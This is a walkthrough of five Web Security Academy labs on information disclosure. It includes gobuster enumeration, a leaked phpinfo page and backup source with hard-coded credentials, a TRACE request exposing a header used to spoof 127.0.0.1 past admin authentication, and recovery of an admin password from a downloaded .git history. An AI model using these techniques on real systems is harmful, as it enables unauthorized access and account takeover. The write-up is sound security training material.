Information Disclosure

Labs from about **Information Disclosure**

Lab01

Lab-01: Information Disclosure in error message

Question: This lab's verbose `error` message reveal that it is using a `vulnerable version` of third party framwork.

Objective: Obtain the version of the framework and submit.

Solution

☐ Try to make random request to give the error message
☐ Select any product to view more details. Then we can see the url in address bar of browser like this
☐ https://laburl/product?productId=2
☐ Now replace `productId 2` with random number until we get an error message.

We will get **error** message like this

```
Internal Server Error: java.lang.NumberFormatException: For input string: "9999998790"
        at java.base/java.lang.NumberFormatException.forInputString(NumberFormatException.java:67)
        at java.base/java.lang.Integer.parseInt(Integer.java:668)
        at java.base/java.lang.Integer.parseInt(Integer.java:786)
        at lab.g.k.e.z.T(Unknown Source)
        at lab.n.h.f.o.P(Unknown Source)
        at lab.n.h.j.l.j.p(Unknown Source)
        at lab.n.h.j.d.lambda$handleSubRequest$0(Unknown Source)
        at k.n.o.z.lambda$null$3(Unknown Source)
        at k.n.o.z.G(Unknown Source)
        at k.n.o.z.lambda$uncheckedFunction$4(Unknown Source)
        at java.base/java.util.Optional.map(Optional.java:260)
        at lab.n.h.j.d.a(Unknown Source)
        at lab.server.k.a.l.K(Unknown Source)
        at lab.n.h.n.K(Unknown Source)
        at lab.server.k.a.u.d.m(Unknown Source)
        at lab.server.k.a.u.v.F(Unknown Source)
        at lab.server.k.a.r.k(Unknown Source)
        at k.n.o.z.lambda$null$3(Unknown Source)
        at k.n.o.z.G(Unknown Source)
        at k.n.o.z.lambda$uncheckedFunction$4(Unknown Source)
        at lab.server.mx.B(Unknown Source)
        at lab.server.k.a.r.r(Unknown Source)
        at lab.server.k.d.l.l(Unknown Source)
        at lab.server.k.k.w(Unknown Source)
        at lab.server.k.e.w(Unknown Source)
        at lab.server.v.Y(Unknown Source)
        at lab.server.v.r(Unknown Source)
        at lab.server.v.g(Unknown Source)
        at k.n.t.p.n.L(Unknown Source)
        at k.n.t.p.n.C(Unknown Source)
        at k.n.t.p.n.run(Unknown Source)
        at java.base/java.util.concurrent.ThreadPoolExecutor.runWorker(ThreadPoolExecutor.java:1136)
        at java.base/java.util.concurrent.ThreadPoolExecutor$Worker.run(ThreadPoolExecutor.java:635)
        at java.base/java.lang.Thread.run(Thread.java:833)

Apache Struts 2 2.3.31
```

So here we can see the framework name `Apache Struts with version 2 2.3.31`.
Submit the version number to solve the lab

Lab02

Lab-02: Information Disclosure on debug page

Question: This lab have a `debug` page that is leaking sensetive information about the
application.

Objective: obtain the `secret_key` environment value

Solution

Do simple directory discovery enumeration with **gobuster** to discovery the path that application
have.

```
shawan on shawan-pc ~/hack/portswigger took 4ms
→ gobuster dir -u https://0a4100f3036fade0c011ae5900fe00f9.web-security-academy.net/ -w ~/SecLists/Discovery/Web-Content/common.txt --
no-error
========================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
========================================================
[+] Url:                    https://0a4100f3036fade0c011ae5900fe00f9.web-security-academy.net/
[+] Method:                 GET
[+] Threads:                10
[+] Wordlist:               /home/shawan/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:  404
[+] User Agent:             gobuster/3.3
[+] Timeout:                10s
========================================================
2022/12/19 16:29:52 Starting gobuster in directory enumeration mode
========================================================
/analytics          (Status: 200) [Size: 0]
/cgi-bin/           (Status: 200) [Size: 410]
/cgi-bin            (Status: 200) [Size: 410]
/favicon.ico        (Status: 200) [Size: 15406]
/filter             (Status: 200) [Size: 10668]
/product            (Status: 400) [Size: 30]
Progress: 4713 / 4714 (99.98%)============================================================
2022/12/19 16:36:45 Finished
========================================================
shawan on shawan-pc ~/hack/portswigger took 6m52s
```

After enumeration we get some interesting directory like `/cgi-bin`. It may be our debug page directory. It cotains a php file **phpinfo.php**. Aftar looking at this file we can see the `secret_key` envrionment value

Additional Modules

Module Name

Environment

Variable	Value
GATEWAY_INTERFACE	CGI/1.1
SUDO_GID	10000
REMOTE_HOST	103.121.9.220
USER	carlos
SECRET_KEY	amim8u2exhbmypncwdotdoq0ityyqrcd
HTTP_SEC_FETCH_USER	?1
QUERY_STRING	no value
HOME	/home/carlos
HTTP_USER_AGENT	Mozilla/5.0 (X11; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/108.0
HTTP_UPGRADE_INSECURE_REQUESTS	1
HTTP_ACCEPT	text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
SCRIPT_FILENAME	/home/carlos/cgi-bin/phpinfo.php
HTTP_HOST	0a4100f3036fade0c011ae5900fe00f9.web-security-academy.net
SUDO_UID	10000
LOGNAME	carlos
SERVER_SOFTWARE	PortSwigger HttpServer/1.0

Submit the value of `secret_key` variable `amim8u2exhbmypncwdotdoq0ityyqrcd` to solve the lab

Lab03

Lab-03: Source Code disclosure via backup files

Question: This lab leaks its **source code** via `backup` files in a **hidden directory**

Objective: Submit the `database password`, which is **hard-coded in the leaked source code**.

Solution

1. Perform a directory enumeration to discovery the hidden directory of the application
   1) Now we can test this with many ways
      1- Try to find if this application have any robots.txt file
         1> we can visit https://laburl/robots.txt
   2> Here we find a directory listing that is disallowed for search engine to crawled


```
User-agent: *
Disallow: /backup
```

         3>
      2- Another way is using tools like dirb, gobuster, feroxbuster


```
shawan on shawan-pc ~/hack/portswigger took 4ms
→ gobuster dir -u https://0afd001404993d51c0c4227c00b700c6.web-security-academy.net -w ~/SecLists/Discovery/Web-Content/common.txt --n
o-error
===============================================================
Gobuster v3.3
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     https://0afd001404993d51c0c4227c00b700c6.web-security-academy.net
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/shawan/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.3
[+] Timeout:                 10s
===============================================================
2022/12/19 16:52:11 Starting gobuster in directory enumeration mode
===============================================================
/analytics           (Status: 200) [Size: 0]
/backup              (Status: 200) [Size: 435]
Progress: 1034 / 4714 (21.93%)^C
[!] Keyboard interrupt detected, terminating.
===============================================================
2022/12/19 16:53:44 Finished
===============================================================
shawan on shawan-pc ~/hack/portswigger took 1m33s
→ []
```

Here we also find the directory called `/backup` Now if we lookup into this directory we find a source code backup file called `ProductTemplate.java.bak`

This file contain this java code

```java
package data.productcatalog;

import common.db.JdbcConnectionBuilder;

import java.io.IOException;
import java.io.ObjectInputStream;
import java.io.Serializable;
import java.sql.Connection;
import java.sql.ResultSet;
import java.sql.SQLException;
import java.sql.Statement;

public class ProductTemplate implements Serializable
{
    static final long serialVersionUID = 1L;

    private final String id;
    private transient Product product;

    public ProductTemplate(String id)
    {
        this.id = id;
    }

    private void readObject(ObjectInputStream inputStream) throws IOException,
ClassNotFoundException
    {
        inputStream.defaultReadObject();

        ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
                "org.postgresql.Driver",
                "postgresql",
                "localhost",
                5432,
                "postgres",
                "postgres",
                "1gux1l6w1mmv6aicyu212xg5bg1g95re"
        ).withAutoCommit();
        try
        {
            Connection connect = connectionBuilder.connect(30);
            String sql = String.format("SELECT * FROM products WHERE id = '%s'
LIMIT 1", id);
            Statement statement = connect.createStatement();
            ResultSet resultSet = statement.executeQuery(sql);
            if (!resultSet.next())
            {
                return;
            }
            product = Product.from(resultSet);
        }
        catch (SQLException e)
        {
            throw new IOException(e);
        }
    }

    public String getId()
    {
        return id;
    }

    public Product getProduct()
    {
```

```
            return product;
    }
}
```

```
ConnectionBuilder connectionBuilder = ConnectionBuilder.from(
                "org.postgresql.Driver",
                "postgresql",
                "localhost",
                5432,
                "postgres",
                "postgres",
                "1gux1l6w1mmv6aicyu212xg5bg1g95re"
).withAutoCommit();
```

This part of code is containing the database code 1gux1l6w1mmv6aicyu212xg5bg1g95re.
Submit this code to solve the
lab

Lab04

Lab-04: Authentication Bypass via Information Disclosure

Question: This lab's administration interface has an authentication bypass vulnerability, but it is impractical to exploit without knowledge of a custom HTTP header used by the front-end.

Objective: obtain the header name then use it to bypass the lab's authentication. Access the admin interface and delete Carlos's account.

Default-Crediential: username: `wiener`   password: `peter`

Solution

▢ Open the **burpsuite**
▢ Send request of GET /admin page through burpsuite repeater and analyze the response
▢ Response result: Unauthorized

```
HTTP/1.1 401 Unauthorized
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 2348
```

▢
▢ Now replace the GET method with TRACE method and send the request again

```
HTTP/1.1 200 OK
Content-Type: message/http
Connection: close
Content-Length: 583
```

```
TRACE /admin HTTP/1.1
Host: 0a79001203eed0dfc2cb07bf002a0017.web-security-academy.net
Cookie: session=Uc9C90TFlWyQlMTrsYln4Otgi3k1KjXM
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:108.0) Gecko/20100101 Firefox/
108.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Connection: close
X-Custom-IP-Authorization:YOUR IP ADDRESS
```

Now we get a 200 response success.
we get a property X-Custom-IP-Authorization: your IP address

Now we set this property on the burpsuite Proxy > options > Match & replace section with
X-Custom-IP-Authorization: 127.0.0.1

Now go to homepage and notice that you have now admin panel.
Go to admin panel and delete **carlos** account to solve the lab

Lab05

Lab-05: Information disclosure in version control history

Question: This lab discloses sensitive information via its version control history

Objective: obtain the password for the `administrator` user then log in and delete Carlos's
account

Solution

• First download the `.git` folder. So we can access the **git** histroy

```
wget https://labURL/.git/ -r
```

```
…wan-pc 0af800c9033f6cfdc0779a1b007c0052.web-security-academy.net on  master +/-2 [ took 6ms
→ git log
commit 827cd67a71aeae62b8d663adf87f7fe1f8b89c14 (HEAD -> master)
Author: Carlos Montoya <carlos@evil-user.net>
Date:   Tue Jun 23 14:05:07 2020 +0000

    Remove admin password from config

commit 64f116041d8da096590a599f47574f7fb0f2e04c
Author: Carlos Montoya <carlos@evil-user.net>
Date:   Mon Jun 22 16:23:42 2020 +0000

    Add skeleton admin panel
…wan-pc 0af800c9033f6cfdc0779a1b007c0052.web-security-academy.net on  master +/-2 [ took 7ms
→ []
```

```
admin.conf
  11 committer Carlos Montoya <carlos@evil-user.net> Mon Dec 19 12:36:17 2022 +0000
  10
   9 Remove admin password from config
   8
   7
   6 diff --git a/admin.conf b/admin.conf
   5 index a3323ad..21d23f1 100644
   4 --- a/admin.conf
   3 +++ b/admin.conf
   2 @@ -1 +1 @@
   1 -ADMIN_PASSWORD=0hdrujjdoha4e0if1g8v
  15 +ADMIN_PASSWORD=env('ADMIN_PASSWORD')
NORMAL   0  0                                                    spaces: 4  utf-
```

Here from commit diff we can see the admin_password. Now login with

username: `administrator`

password: `0hdrujjdoha4e0if1g8v`

and delete the carlos account to solve the lab.